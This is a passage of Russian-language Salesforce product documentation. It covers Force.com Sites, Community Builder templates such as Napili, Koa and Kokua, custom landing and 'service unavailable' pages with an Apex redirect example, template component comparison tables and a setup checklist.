Force.com Sites — продукт, предназначенный для опытных разработчиков Visualforce и позволяющий создавать настраиваемые страницы или веб-приложения путем наследования возможностей Force.com, включая аналитику, бизнес-правила, утверждения и программируемую логику. Таким образом, Force.com Sites поддерживает программное создание сайтов посредством Apex и интерфейсов API. При использовании Force.com вам открываются следующие возможности.

- Создание общедоступных фирменных страниц.
- Использование Visualforce для создания личных страниц, которые могут быть добавлены в качестве вкладки в сообщество.
- Создание собственных контроллеров или расширений для контроллеров посредством кода Apex.
- Создание настраиваемых страниц входа или самостоятельной регистрации.
- Создание динамических веб-приложений (например, приложение для управления событиями).

Быстрый обзор функций

Не можете выбрать нужный продукт? Таблица ниже содержит дополнительную информацию о функциях каждого продукта.

Функция	Сообщества Lightning	Вкладки и сообщества Visualforce
Общедоступные страницы	✓	✓
Шаблоны сообщества («Служба работы с клиентами» (Napili), Partner Central, Aloha)*	✓	
Проверенные страницы*	✓	✓
Страницы Visualforce		✓
Стандартные страницы входа, выхода, самостоятельной регистрации и ошибок	✓	✓
Интерактивная среда	✓	
Многоразовые компоненты	✓	
Высококачественное оформление	✓	✓
Ограничения IP-адресов	✓	✓
Доступ к данным (например, обращения, интересы и возможности)	✓	✓
Готовые формы	✓	

Функция	Сообщества Lightning	Вкладки и сообщества Visualforce
Система управления веб-содержимым	✓	
Программное создание страниц (посредством Apex, интерфейсов API и контроллеров)		✓
Веб-приложения		✓
Аналитика, отчеты и бизнес-правила		✓
Большая часть возможностей платформы Force.com		✓

* Доступно в конструкторе сообществ только для пользователей сообществ.

СМ. ТАКЖЕ:

- Использование конструктора сообществ с шаблонами
- Использование конструктора сообщества (Site.com) без шаблонов
- Использование Visualforce и Force.com Sites

Использование конструктора сообществ с шаблонами

Конструктор сообщества и шаблоны сообщества для самообслуживания позволяют пользователям создавать, оформлять и публиковать настраиваемое сообщество, гарантируя его великолепный внешний вид на любом мобильном устройстве! Пользователи могут быстро создавать сообщество на основе выбранного шаблона и оформлять его страницы в соответствии с фирменным стилем компании.

Прим.: Начинается фазированный вывод из эксплуатации шаблонов Koa и Kokua. Уже летом 2017 года эти шаблоны нельзя будет использовать для создания сообществ. Salesforce будет по-прежнему поддерживать существующие сообщества, которые были созданы с помощью Koa и Kokua. Для создания сообщества на основе шаблона Koa или Kokua обратитесь в службу поддержки Salesforce. Однако мы рекомендуем, чтобы вместе со службой поддержки Salesforce вы разработали план по замене существующих сообществ Koa и Kokua. В новых сообществах Lightning обеспечена более широкая поддержка передачи базы знаний и управления обращениями.

Ниже перечислены действия, поддерживаемые конструктором сообществ и шаблонами.

- Быстрое оформление сообщества в соответствии с фирменным стилем компании.
- Редактирование страниц и компонентов сообщества посредством Конструктора сообщества и настройка их оформления и содержимого.
- Предварительный просмотр сообщества для проверки правильности его отображения на разных устройствах.
- Публикация внесенных изменений для предоставления доступа всем пользователям сообщества.

При необходимости воспользуйтесь конструктором сообщества для параметры сообществ, созданных посредством шаблонов ниже.

Kokua

Графически ориентированное сообщество прекрасно подходит для простых взаимодействий с клиентами. Участники сообщества могут искать и просматривать статьи, а также обращаться в службу поддержки. (Необходима база знаний, поддерживаются обращения.)

Koa

Текстовое сообщество прекрасно подходит для простых взаимодействий с клиентами. Участники сообщества могут искать и просматривать статьи, а также обращаться в службу поддержки. (Необходима база знаний, поддерживаются обращения.)

Служба работы с клиентами (Napili)

Многофункциональный адаптивный шаблон самообслуживания, позволяющий пользователям публиковать вопросы в сообществе, искать и просматривать статьи, сотрудничать, а также создавать обращения для отправки агентам службы поддержки. (Поддерживаются база знаний, Chatter Questions и обращения.)

Aloha

Настраиваемый шаблон средства запуска приложений, позволяющий пользователям быстро находить приложения и получать к ним доступ с проверкой подлинности посредством единой регистрации (в том числе вход через социальные сети).

Чтобы открыть конструктор сообщества и продолжить настройку сообщества или обновить версию шаблона, выполните указанные ниже действия.

1. Введите строку *«Все сообщества»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Все сообщества»**.
2. Напротив имени сообщества щелкните пункт **«Создание»** или **«Рабочие пространства сообщества»** > **«Конструктор»**.
3. В конструкторе сообществ можно осуществлять следующие действия.
   - Оформление сообщества в фирменном стиле на странице 4272.
   - Редактирование страниц и компонентов страниц сообщества.

Дополнительную информацию об использовании шаблонов Kokua, Koa и шаблона службы поддержки клиентов (Napili) см. в разделе *«Использование шаблонов для создания сообществ»*.

СМ. ТАКЖЕ:

Выбор между сайтами Конструктор сообществ и Force.com

Использование конструктора сообщества (Site.com) без шаблонов

Каждое сообщество поддерживает один связанный сайт Site.com, позволяющий дополнять сообщество настраиваемыми фирменными страницами. По умолчанию страницы Site.com являются общедоступными и не требуют входа. При необходимости пользователи могут создавать личные страницы, доступные только участникам сообщества.

Дополнительную информацию об использовании Site.com см. в интерактивной справке.

Перед началом работы

Полномочие «Создание и настройка сообществ» автоматически предоставляет пользователям сообществ полный доступ администратора к сайтам Site.com сообщества. При отсутствии данного полномочия пользователи сообществ могут редактировать сайты только после приобретения и назначения лицензии Site.com Publisher или Site.com Contributor, а также назначения роли на уровне сайта.

Советы и рекомендации

- Пользователям сообществ, которым предоставлено полномочие «Создание и настройка сообществ», назначается роль администратора сайта на сайте Site.com сообщества. Тем не менее они не отображаются в разделе «Роли пользователя» вкладки «Общие сведения» среды Site.com Studio.
- Site.com не поддерживает создание, удаление или копирование сайтов сообщества.
- При использовании привязанных к данным компонентов (например, повторители данных и формы) помните, что перечисленные объекты могут быть недоступны посетителям сайта. Доступ проверенных посетителей к объектам на общедоступных и личных страницах контролируется соответствующими профилями пользователя. Доступ непроверенных посетителей к объектам на общедоступных страницах контролируется профилем пользователя-гостя сайта.
- При добавлении форм на проверенные страницы сообщества в приложении Site.com рекомендуем задать текущего пользователя для объектов Salesforce, требующих поля «Код ответственного». В отличие от стандартного пользователя-гостя, текущий пользователь позволяет определять проверенного пользователя при отправке формы. Чтобы задать текущего пользователя для поля «Код ответственного», выберите нужное поле формы, щелкните **«Настроить»** в разделе «Свойства поля» на панели «Свойства», а затем выберите источник «Глобальное свойство» и значение «Код текущего пользователя».
- Начальная страница, страница ошибок, страница входа и страница самостоятельной регистрации, заданные для сайтов сообщества Site.com в представлении «Конфигурация сайта», определяют начальные страницы для сайта сообщества Site.com. Данные стандартные URL-адреса не используются только при настройке других URL-адресов путем последовательного выбора пунктов **Администрирование Страницы** и **Администрирование Вход и регистрация** на странице «Управление сообществом». Страницы ошибок сообщества определяются разделом «Страницы ошибок» меню «Настройка Force.com».
- Если сайт сообщества Site.com неактивен, то пользователи перенаправляются на страницу «Служба недоступна», заданную в разделе «Страницы» страницы «Управление сообществом».
- По умолчанию представление автора недоступно сайтам сообщества Site.com. Тем не менее, лицензия Site.com Contributor может использоваться для предоставления доступа автора к конкретному пользователю. Дополнительную информацию см. в разделе *«Общие сведения о лицензиях на компоненты»* справки Site.com. При необходимости пользователь может открыть сайт сообщества Site.com для предварительного просмотра от имени автора путем добавления компонента `?iscontrib` в URL-адрес сайта. Например: `https://sitestudio.na1.force.com/?iscontrib`

Использование Site.com для настройки сообщества

Общие сведения о создании фирменных страниц

При создании сайта сообщества система Salesforce автоматически создает и связывает сайт Site.com с сообществом.

Общие сведения об авторизации Site.com

Отображение сведений о текущем пользователе сообщества

Конструкторы Site.com, создающие проверенные страницы для сайта сообщества, могут просматривать сведения о текущем пользователе путем доступа к выражениям пространства имен `CurrentUser`.

Выражения, доступные для отображения сведений о текущем пользователе

Определение URL-адреса страницы Site.com

Добавление проверенных страниц Site.com на вкладки сообщества

Созданная личная страница Site.com может быть добавлена на вкладку сообщества.

Добавление ленты новостей или ленты группы Chatter на страницы Site.com сообщества

Рекомендуем использовать ленту новостей Chatter для отображения ленты Chatter на страницах сайта, а ленту группы Chatter для отображения лент отдельной группы.

Повышение производительности путем кэширования HTML-страниц для сообществ в Site.com

Кэширование HTML позволяет пользователя повышать производительность и эффективность отображения страниц сайта Site.com сообщества путем определения частоты повторной загрузки созданной разметки страницы.

СМ. ТАКЖЕ:

Выбор между сайтами Конструктор сообществ и Force.com

Использование Site.com для настройки сообщества

Настройка и управление сообществами Salesforce

Использование Visualforce и Force.com Sites

Каждое сообщество содержит один связанный сайт Force.com для выполнения расширенных настроек сообщества.

Например, Force.com Sites позволяет выполнять указанные ниже действия.

- Добавление общедоступных страниц, которые не требуют входа, в сообщество.
- Использование фирменных страниц входа и самостоятельной регистрации для предоставления пользователям возможности входа или регистрации в сообществе.
- Настройка стандартных страниц ошибок, включая страницы «Требуется авторизация (401)» и «Страница не найдена (404)», для отражения фирменного стиля сообщества.
- Использование страниц Visualforce для создания личных страниц, доступных только участникам сообщества.

Дополнительную информацию об использовании Force.com Sites см. в интерактивной справке.

Советы и рекомендации

- Страницы Force.com Sites автоматически поддерживают стили фирменного оформления, выбранные в мастере создания сообщества. Чтобы выключить данные стили, задайте атрибуту `standardStylesheets` тега `<apex:page>` значение `false`.
- Ниже перечислены ограничения по использованию Force.comSites в сообществах:
  - Стандартные RSS-каналы, функция отслеживания аналитики и настраиваемые страницы профиля портала недоступны.
  - Настраиваемые страницы изменения пароля недоступны.
  - Настраиваемые домены позволяют выполнять вход только посредством HTTPS.
- Сайты Force.com напрямую обслуживаются организацией Force.com, поэтому доступность каждого сайта определяется доступностью организации. Сайты недоступны во время планового обслуживания организации при обновлении основных выпусков; при попытке доступа к сайту отображается фирменная страница Force.com «На обслуживании» или настраиваемая страница «Служба недоступна».
- Начальная страница сообщества может быть переадресована на дополнительную начальную страницу Site.com. Настройте переадресацию URL-адреса на странице сведений о сайте Force.com. Заполните поле «URL-адрес источника»

значением «/», соответствующим начальной странице сообщества, а поле «Целевой URL-адрес» значением «s», соответствующим начальной странице сайта Site.com.

СМ. ТАКЖЕ:

Выбор между сайтами Конструктор сообществ и Force.com

Переопределение стандартных страниц сообщества настраиваемыми страницами

Рекомендуем использовать фирменные страницы сообщества «Начальная страница» и «Служба недоступна» путем переопределения стандартных страниц сообщества.

- Использование настраиваемой начальной страницы сообщества
- Использование настраиваемой страницы при недоступности службы

При необходимости переопределите другие стандартные страницы сообщества в параметрах сайта Site.com или Force.com для сообщества. Для этого откройте страницу «Рабочие пространства сообществ» или «Управление сообществом». Для этого выберите пункт «Настройка», нажмите **«Страницы»**, а затем щелкните **«Перейти к Force.com»** или **«Перейти к Site.com Studio»**. Страницы, выбранные на странице «Управление сообществом» или «Рабочие пространства сообществ», автоматически переопределяют любые страницы, выбранные ранее в параметрах сайта Site.com или Force.com.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или активации сообщества:

- Создание и настройка сообществ

  И

  Является участником сообщества.

Использование настраиваемой страницы при недоступности службы

В редких случаях недоступности сообщества по причине временного сбоя система Salesforce отображает общую страницу «Служба недоступна», оформленную в фирменном стиле Force.com. При необходимости замените данную страницу настраиваемой фирменной страницей статического ресурса для предоставления участникам сообщества персонифицированного пользовательского интерфейса.

Статический ресурс «Служба недоступна»:

- Должен быть общедоступным архивным файлом размером не более 1 Мб.
- Должен содержать страницу `maintenance.html` на корневом уровне архивного файла. Другие ресурсы архивного файла (например, изображения или файлы CSS) могут наследовать структуру любого каталога.
- Должен содержать только файлы с расширениями.

Дополнительную информацию см. в разделе «*Назначение страниц ошибок сайта Force.com*» справки Salesforce.

1. Откройте «Рабочее пространство сообщества» или «Управление сообществом».
2. Последовательно выберите пункты **«Администрирование»** > **«Страницы»**.
3. Чтобы выбрать нужную настраиваемую страницу, щелкните значок  напротив страницы **«Служба недоступна»**.
4. Нажмите кнопку **«Сохранить»**.

Выбранная страница отображается сообществом при любом временном сбое. Ниже перечислены некоторые рекомендации.

- Данный выбор страницы не влияет на сообщества, использующие страницы Site.com Studio.

- Настроенная страница «Служба недоступна» доступна всем сообществам того же домена. В зависимости от требований организации, данная доступность может быть нежелательной. Чтобы избежать использования одной и той же страницы для всех сообществ домена, создайте и назначьте отдельные страницы «Служба недоступна» для каждого сообщества.

  Например, домен поддерживает два сообщества: клиентское сообщество (`universaltelco.force.com/customer`) и партнерское сообщество (`universaltelco.force.com/partner`). При использовании настраиваемой страницы «Служба недоступна» только для клиентского сообщества партнерское сообщество отображает такую же страницу при временном сбое, кроме случаев создания и назначения партнерскому сообществу отдельной страницы «Служба недоступна».

СМ. ТАКЖЕ:

Переопределение стандартных страниц сообщества настраиваемыми страницами

Использование настраиваемой начальной страницы сообщества

Чтобы настроить стандартную начальную страницу сообщества посредством фирменного стиля компании, воспользуйтесь настраиваемой страницей конструктора сообществ (Site.com Studio) или Visualforce.

Начальная страница сообщества отображается непроверенным пользователям в общедоступном сообществе и позволяет задавать целевую страницу для пользователей-гостей без настройки переадресаций. Данная страница также называется активной начальной страницей сайта.

1. Откройте «Рабочее пространство сообщества» или «Управление сообществом».
2. Последовательно выберите пункты **«Администрирование»** > **«Страницы»**.
3. При использовании начальной страницы сообщества:
   a. Выберите тип страницы: **«Конструктор сообществ»** или **«Visualforce»**.
   b. Введите имя страницы или пропустите данное поле для отображения списка доступных вариантов.
   c. Щелкните значок  и выберите имя нужной страницы в результатах поиска.

      Прим.: Результаты поиска возвращают только опубликованные страницы конструктора сообществ (Site.com Studio).
4. Нажмите кнопку **«Сохранить»**.

Страницы, выбранные на странице «Администрирование», автоматически переопределяют любые страницы, выбранные ранее в свойствах сайта Site.com или Force.com.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или активации сообщества:

- Создание и настройка сообществ

  И

  Является участником сообщества.

СМ. ТАКЖЕ:

Настройка стандартной страницы входа сообщества для использования настраиваемой начальной страницы

Переопределение стандартных страниц сообщества настраиваемыми страницами

Настройка стандартной страницы входа сообщества для использования настраиваемой начальной страницы

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для доступа к страницам «Управление сообществом» или «Рабочие пространства сообщества»:	• Доступ к странице «Управление сообществом» ИЛИ «Управление сообществами» ИЛИ «Создание и настройка сообществ» • И являться участником сообщества
Для настройки параметров администрирования:	• Создание и настройка сообществ • И являться участником сообщества
Для редактирования классов Apex:	Автор Apex

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

При использовании внешних поставщиков проверки подлинности и настраиваемой начальной страницы необходимо убедиться, что пользователи заходят на нужную начальную страницу.

Проверьте код `CommunitiesLandingController` на наличие правильного параметра `startURL` для сообщества. `CommunitiesLandingPage` — это активная начальная страница сайта для сообщества, отображаемая при вводе прямого URL-адреса сообщества. Например, при использовании домена *`universaltelco.force.com`* и URL-адреса сообщества*`customers`* страница `CommunitiesLandingPage` отображается при вводе URL-адреса `http://universaltelco.force.com/customers`.

Настраиваемая начальная страница может использоваться двумя способами.

- Обновите код `CommunitiesLandingController` для переадресации на новую страницу.
  1. Введите строку *«Классы Apex»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Классы Apex»**.
  2. Щелкните ссылку **«Правка»** напротив `CommunitiesLandingController`.
  3. Замените код примером ниже.

```
public with sharing class CommunitiesLandingController {
        // Code we will invoke on page load.
    public PageReference forwardToStartPage() {
        String communityUrl = 'https://universaltelcom.force.com';
        String customHomePage = '/apex/hello';
        if (UserInfo.getUserType().equals('Guest')) {
            return new PageReference(communityUrl + '/login?startURL=' +
EncodingUtil.urlEncode(customHomePage, 'UTF-8'));
        }else {
            return Network.communitiesLanding();
        }
      }
        public CommunitiesLandingController() {}
    }
```

  4. Замените *`https://universaltelcom.force.com`* URL-адресом сообщества.
  5. Нажмите кнопку **«Сохранить»**.

- При необходимости замените активную начальную страницу сайта настраиваемой страницей Visualforce.
  1. Введите строку *«Все сообщества»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Все сообщества»**.
  2. Щелкните ссылку **«Управление»** напротив имени нужного сообщества.
  3. Последовательно выберите пункты **«Администрирование» «Страницы»** > **«Перейти к Force.com»**.
  4. Щелкните **«Правка»** в разделе «Сведения о сайте».
  5. Выберите нужную настраиваемую страницу Visualforce в поле «Активная начальная страница сайта».
  6. Нажмите кнопку **«Сохранить»**.

При вводе URL-адреса сообщества пользователям отображается новая активная начальная страница сайта.

СМ. ТАКЖЕ:

Использование настраиваемой начальной страницы сообщества

Добавление настраиваемых страниц, которые не требуют входа

Сообщество может содержать общедоступные страницы, открывающиеся пользователям без выполнения входа. Данные страницы могут использоваться в качестве целевых или маркетинговых.

Сообщества используют технологию Force.com Sites для определения настраиваемого домена организации и префикса URL-адреса для каждого сообщества, созданного организацией. Чтобы выполнить дальнейшую настройку сообществ, воспользуйтесь продуктом Force.com Sites или Site.com для создания полностью настраиваемых страниц.

Совет: Сообщества могут содержать страницы Visualforce и Site.com. По умолчанию создаваемые страницы не требуют входа. При необходимости добавьте проверенные страницы.

1. Откройте «Рабочее пространство сообщества» или «Управление сообществом».
2. Последовательно выберите пункты **«Администрирование»** > **«Страницы»**, найдите раздел «Расширенные настройки» и щелкните:
   - **«Перейти к Force.com»** для создания страниц, которые не требуют входа, или редактирования стандартных страниц ошибок.
   - **«Перейти к Site.com Studio»** для открытия Site.com Studio, позволяющего создавать общедоступные фирменные страницы. (При необходимости создайте проверенные страницы, требующие входа.)
3. Опубликуйте сайт Site.com для предоставления пользователям доступа к общедоступной странице, созданной посредством Site.com Studio.

Какой шаблон сообщества следует использовать?

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Шаблоны сообществ позволяют строить адаптивные сообщества, создающие обогащенные фирменные области для клиентов и партнеров.


Конструктор сообщества чрезвычайно упрощает настройку сообществ пользователя. Просто отредактируйте некоторые компоненты для включения сведений о сообществе, добавьте несколько изображений для расширения фирменного стиля — и готово! Без написания кода! Кроме того, если пользователь желает стать более опытным разработчиком, он может создавать настраиваемые страницы, добавлять компоненты на страницы, пользоваться настраиваемыми компонентами Lightning и публиковать дополнительные объекты Salesforce.

Настраиваемые сообщества


Рекомендуем предоставить клиентам компании возможность получения быстрой помощи в любое время и в любом месте. Сообщество для самообслуживания предоставляет клиентам быстрый доступ к нужной информации при возникновении вопросов. Сообщества, созданные на основе шаблонов Koa и Kokua, позволяют клиентам выполнять поиск по статьям базы знаний, а также при необходимости обращаться в службу поддержки. Клиенты могут выполнять поиск по статьям, задавать вопросы и получать ценные ответы от сообществ «Обслуживание клиентов (Napili)». Кроме того, при отсутствии искомых статей они могут обращаться в службу поддержки без выполнения входа. Благодаря шаблонам самообслуживания сообщества могут бесперебойно использоваться на самых разных устройствах.



Koa



Kokua



Customer Service (Napili)


Мастер позволяет выбрать нужный шаблон, а затем выполнить первоначальную настройку для категорий данных или тем.

- Kokua — это визуально обогащенный шаблон самообслуживания, позволяющий пользователям просматривать статьи базы знаний, систематизированные по категориям данных. Кроме того, пользователи могут отправлять обращения для получения помощи от агентов.
- Koa — это текстовый шаблон самообслуживания, оптимизированный для мобильных устройств. Данный шаблон позволяет пользователям искать и просматривать статьи по текстовым представлениям категорий данных, а также обращаться в службу поддержки при отсутствии искомых статей.
- Шаблон Обслуживание клиентов (Napili) позволяет клиентам публиковать вопросы в сообществе, а также находить и просматривать статьи. При отсутствии искомых статей они могут обращаться к агентам службы поддержки.

Партнерские сообщества

Создайте онлайн-пространство для расширения, обучения и увеличения объемов продаж вместе с пользователями-партнерами, использующими шаблон Partner Central. Настраивать распределение интересов: создайте общий пул интересов, которые будут видны всем партнерам. Пользователи могут принимать интересы с помощью

компонента «Папка входящих интересов». Позвольте партнерам регистрировать сделки и заранее ставить утверждения на интересах, которые были ими инициированы. Раскрывайте больше объектов CRM для увеличения объемов продаж и маркетинга, отслеживайте преобразования и закрытия возможностей, а также предоставляйте своим партнерам общий доступ к продажам и занятиям.



Сравнение компонентов, доступных в шаблонах сообщества

Планируете использовать шаблон для создания сообщества? Компоненты, доступные в каждом шаблоне сообщества, существенно различаются. Прежде чем решить, какой шаблон использовать, сравните их.

Объекты, поддерживаемые стандартными компонентами и страницами в шаблонах сообщества

Посмотрите список всех объектов, поддерживаемых стандартными компонентами и страницами в шаблонах конструктора сообществ.

Сообщество службы поддержки клиентов (Napili) — контрольный список настройки

Построение сообщества является результатом исследования, сопоставления целей и определения целевой аудитории. В то же время у вас уже все готово, так что процесс фактической реализации пройдет без проблем. Вы хорошо знаете собственную организацию изнутри, но все же используйте этот общий контрольный список для формирования ресурсов, нужных сообществу, на основе шаблона службы поддержки клиентов (Napili).

Какие компоненты можно использовать с каждым из шаблонов?

Шаблоны сообщества Lightning, такие как «Служба работы с клиентами» (Napili)», Partner Central и Aloha, состоят из страниц, сформированных из настраиваемых компонентов. В данной таблице указано, с какими шаблонами можно использовать тот или иной компонент, и когда он стал доступен.

СМ. ТАКЖЕ:

- Создание сообществ
- Сравнение компонентов, доступных в шаблонах сообщества
- Настройка страниц сообщества

Сравнение компонентов, доступных в шаблонах сообщества

Планируете использовать шаблон для создания сообщества? Компоненты, доступные в каждом шаблоне сообщества, существенно различаются. Прежде чем решить, какой шаблон использовать, сравните их.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Сравнение компонентов

Прим.: Начинается фазированный вывод из эксплуатации шаблонов Koa и Kokua. Уже летом 2017 года эти шаблоны нельзя будет использовать для создания сообществ. Salesforce будет по-прежнему поддерживать существующие сообщества, которые были созданы с помощью Koa и Kokua. Для создания сообщества на основе шаблона Koa или Kokua обратитесь в службу поддержки Salesforce. Однако мы рекомендуем, чтобы вместе со службой поддержки Salesforce вы разработали план по замене существующих сообществ Koa и Kokua. В новых сообществах Lightning обеспечена более широкая поддержка передачи базы знаний и управления обращениями.

	Служба работы с клиентами (Napili)	Partner Central	Вкладки Salesforce+Visualforce	Koa	Kokua
Большая часть стандартных объектов Salesforce			✅		
Организации	✅	✅	✅		
Кампании	✅	✅	✅		
Обращения	✅	✅	✅	✅	✅
Конструктор сообществ	✅	✅		✅	✅
Дискуссии сообщества	✅	✅	✅		
Контакты и общие контакты	✅	✅	✅		

	Служба работы с клиентами (Napili)	Partner Central	Вкладки Salesforce+Visualforce	Koa	Kokua
Контакты с несколькими организациями			✅		
Настраиваемые объекты	✅	✅	✅		
Настройки с помощью компонентов Lightning	✅	✅		✅	✅
Настройки с помощью Visualforce	✅	✅	✅		
Salesforce Knowledge	✅ Рекомендуемый		✅ Рекомендуемый	✅ Обязательное	✅ Обязательное
Знатоки	✅		✅		
Интересы	✅	✅	✅		
Примечания	✅	✅	✅		
Возможности	✅	✅	✅		
Оптимизация для мобильных устройств	✅	✅	✅	✅	✅
Заказы			✅		
Функция создания обращения из вопроса	✅				
Рекомендации	✅	✅			
Репутация	✅				
Темы	✅	✅	✅		
Обсуждаемые статьи	✅			✅	✅
среднее		✅			

СМ. ТАКЖЕ:

Руководство по внедрению: Использование шаблонов для создания сообществ

Объекты, поддерживаемые стандартными компонентами и страницами в шаблонах сообщества

Посмотрите список всех объектов, поддерживаемых стандартными компонентами и страницами в шаблонах конструктора сообществ.

Говоря о поддерживаемых объектах в шаблонах, мы имеем в виду, что можно использовать наши стандартные компоненты на страницах объекта, как описано ниже.

API-имена приведены в скобках.

	• **Заголовок** • **Баннер записи** • **Сведения о записи** • **Вкладки со сведениями о записи** • **Связанные записи**	• **Меню навигации** • **Начальная страница объекта**	• **Кнопка создания записи** • **Форма создания записи**
Организация («Account»)	✅	✅	✅
Журнал действий («ActivityHistory»)	✅		
Журнал утверждений («ProcessInstanceHistory»)	✅		
Рабочий элемент процесса утверждения («ProcessInstanceWorkitem»)	✅		✅
Этап утверждения («ProcessInstanceStep»)	✅		
Актив («Asset»)	✅	✅	✅
Кампания («Campaign»)	✅	✅	✅
Участник кампании (CampaignMember)	✅	✅	✅
Обращение («Case»)	✅	✅	✅
Контакт («Contact»)	✅	✅	✅
Настраиваемые объекты	✅	✅	✅
Панель мониторинга («Dashboard»)	✅	✅	
Сообщение эл. почты («EmailMessage»)	✅		
Событие («Event»)	✅		✅

	• Заголовок • Баннер записи • Сведения о записи • Вкладки со сведениями о записи • Связанные записи	• Меню навигации • Начальная страница объекта	• Кнопка создания записи • Форма создания записи
Внешние объекты	✅	✅	✅
Группа («CollaborationGroup»)	✅		✅
Интерес («Lead»)	✅	✅	✅
Примечание («Note» и «NoteAndAttachment»)	✅		✅
Открытое действие (OpenActivity)	✅		
Возможность («Opportunity»)	✅	✅	✅
Роль контакта возможности («OpportunityContactRole»)	✅		✅
Продукт возможности («OpportunityLineItem»)	✅		
Участник группы потенциальных клиентов (OpportunityTeamMember)	✅		
Продукт («Product2»)	✅	✅	✅
Отчет («Report»)	✅	✅	
Служебная встреча («ServiceAppointments»)	✅	✅	
Общедоступные контакты («AccountContactRelationship»)	✅		✅
Задача («Task»)	✅	✅	✅
Пользователь («User»)	✅		✅
Заказ-наряд («WorkOrder»)	✅	✅	✅
Элемент строки «Заказ-наряд» («WorkOrderLineItem»)	✅		✅

Прим.: Чтобы объекты можно было найти в сообществах, они должны быть доступны для поиска в Lightning Experience и поддерживаться в шаблонах сообществ.

Сообщество службы поддержки клиентов (Napili) — контрольный список настройки

Построение сообщества является результатом исследования, сопоставления целей и определения целевой аудитории. В то же время у вас уже все готово, так что процесс фактической реализации пройдет без проблем. Вы хорошо знаете собственную организацию изнутри, но все же используйте этот общий контрольный список для формирования ресурсов, нужных сообществу, на основе шаблона службы поддержки клиентов (Napili).

Вы учли все положения этих списков?

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Перед началом работы:

Сбор материалов для фирменного стиля:

- [ ] Изображение логотипа компании в высоком разрешении
- [ ] Цветовая схема (или загружаемое изображение для автоматического формирования таковой)
- [ ] Изображение для заголовка
- [ ] Изображения миниатюр (385 x 385 пикселей), если используются Специальные темы

В вашей внутренней организации Salesforce:

- [ ] Включите сообщества Salesforce. Выберите уникальный URL-адрес, подходящий для вашего дела, поскольку потом его изменить будет нельзя.
- [ ] Настройте шаблоны писем эл. почты для общения в сообществе и с его участниками (приветственное письмо, письмо о сбросе пароля и т. п.).
- [ ] Включите глобальный заголовок сообществ для профиля системного администратора и любых других профилей, обращающихся к сообществу из внутренней организации.
- [ ] Включите те функции Service Cloud, что планируете использовать в сообществе, например, базу знаний Salesforce или интегрируемый час.
- [ ] Изучите профили и добавьте нужные наборы полномочий.
